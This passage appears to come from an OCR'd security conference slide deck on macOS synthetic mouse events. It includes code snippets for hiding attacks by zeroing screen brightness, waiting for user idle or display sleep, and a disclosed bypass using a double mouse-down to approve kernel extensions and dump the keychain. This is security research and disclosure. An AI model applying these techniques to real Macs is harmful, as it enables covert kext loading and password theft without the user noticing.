[scriptObject executeAndReturnError:nil];
```


open 'General' tab
of 'Security & Privacy' pane





1. sh
sh-3.2#
sh-3.2# sw_vers
ProductName:	Mac OS X
ProductVersion:	10.13
BuildVersion:	17A360a
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# kextstat | grep Little
sh-3.2# sqlite3 /private/var/db/SystemPolicyConfiguration/KextPolicy 'select * from kext_policy'
8J7TAMPT4P|com.vmware.kext.vmhgfs|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.vmmemctl|1|VMware, Inc. (Fusion)|8
8J7TAMPT4P|com.vmware.kext.VMwareGfx|1|VMware, Inc. (Fusion)|8
EG7KH642X6|com.vmware.kext.VMwareGfx|1|VMware, Inc.|5
EG7KH642X6|com.vmware.kext.vmhgfs|1|VMware, Inc.|1
sh-3.2# ./

# Making these attacks 'invisible'

## the obvious problem: visibility...



Q: "*how can synthetic events interact with the UI in a manner that is not visible to the user?*"

↳ A: display brightness = 0


# Making these attacks 'invisible'

## screen brightness ftw!

level: 0 is 'off'

```
void setBrightnessTo(float level)
{
    io_iterator_t iterator;
    io_object_t   service;

    IOServiceGetMatchingServices(kIOMasterPortDefault,
                 IOServiceMatching("IODisplayConnect"), &iterator);

    while ((service = IOIteratorNext(iterator))) {

        IODisplaySetFloatParameter(service, kNilOptions, CFSTR(kIODisplayBrightnessKey), level);

        IOObjectRelease(service);
    }

    IOObjectRelease(iterator);
}
```

**dimming the display**



UI interactions still possible when screen dimmed!

# Making these attacks 'invisible'

## wait to dim until the user is inactive

Function

**CGEventSourceSecondsSinceLastEventType**

Returns the elapsed time since the last event for a Quartz event source.


```
CFTimeInterval idleTime()
{
     return CGEventSourceSecondsSinceLastEventType(
                kCGEventSourceStateHIDSystemState, kCGAnyInputEventType);
}

while(idleTime() < 60.0)
{
      [NSThread sleepForTimeInterval:5.0f];
}

//user inactive
// a) screen brightness to 0
// b) enable mouse keys & click clack!
```

**detecting 'inactive' user**

# Making these attacks 'invisible'

## wait to dim until the display is going to sleep

1. OS sends kIOMessageCanDevicePowerOff
   - → screen dims to 50%
2. OS sends kIOMessageDeviceWillPowerOff
   - → screen dims to 100%, then off





```
void displayCallback(void *context, io_service_t y, natural_t msgType, void *msgArgument){

  if(kIOMessageCanDevicePowerOff == msgType)
      //a) dim to 100%
      //b) exploit!
}

display = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceNameMatching("IODisplayWrangler"));
IOServiceAddInterestNotification(IONotificationPortCreate(kIOMasterPortDefault), display,
                                 kIOGeneralInterest, displayCallback, NULL, &notifier);

CFRunLoopAddSource(CFRunLoopGetMain(),
  IONotificationPortGetRunLoopSource(IONotificationPortCreate(kIOMasterPortDefault)),kCFRunLoopDefaultMode);
```

## detecting display going to sleep

# Conclusion

## wrapping this up



# Patching 'Mouse Keys' & Synthetic Events

## CVE-2017-7150, High Sierra Supplemental Update

**Security**


Available for: macOS High Sierra 10.13

Impact: A malicious application can extract keychain passwords


Description: A method existed for applications to bypass the keychain access prompt with a synthetic click. This was addressed by requiring the user password when prompting for keychain access.

CVE-2017-7150: Patrick Wardle of Synack

**High Sierra "Supplemental Update"**



1




**password prompt**

2

```
$ log stream | grep mouse
Dropping mouse down event because
sender's PID (899) isn't 0 or self (828)
```

**filtration of synthetic events**


# ...one more thing: an 0day

## still trivial way to generate synthetic events!

```
//given some point {x, y}
// generate synthetic event...
CGPostMouseEvent(point, true, 1, true);
CGPostMouseEvent(point, true, 1, true);
```

mouse down

mouse down
...AGAIN!!



**Q: Even after Apple's patch can you send two "mouse down" events to generate an ALLOWED synthetic mouse click?**

**A: Yes, really...**

synthetically click away!

and yes, this means since its introduction

"user-approved kext loading" has NEVER been secure!

# Synthetic Reality

## a truly powerful capability

dump keychain

approve kexts

capture keystrokes

thwart tools

# Synthetic Reality

## the cat & mouse game continues!

apple script

core graphics

UI bypass

mouse keys

VS.

filter synthetic events

system integrity protection

accessibility access

passwords

macOS Mojave generically blocks:

- applescript interactions
- core graphics apis

# ...ok, one more last thing!

a macOS security conference
in Maui, Hawaii

Nov. 3rd-4th 2018

Objective
BY THE SEA

Featuring talks by:

thomas reed

sarah edwards

patrick wardle

jaron bradley

"*Objective by the Sea*" conference
ObjectiveByTheSea.com

Maui, Hawaii
Nov 3rd/4th

All things macOS

malware

bugs

security

Free for
Objective-See patrons!

# Finale

@patrickwardle

patrick@digitasecurity.com

digita security

cybersecurity solutions for the macOS enterprise

# Credits

images

- iconexperience.com

- wirdou.com/2012/02/04/is-that-bad-doctor
- http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

resources

- opensource.apple.com
- newosxbook.com (*OS Internals)
- "Revealing Dropbox's Dirty Little Security Hack" applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/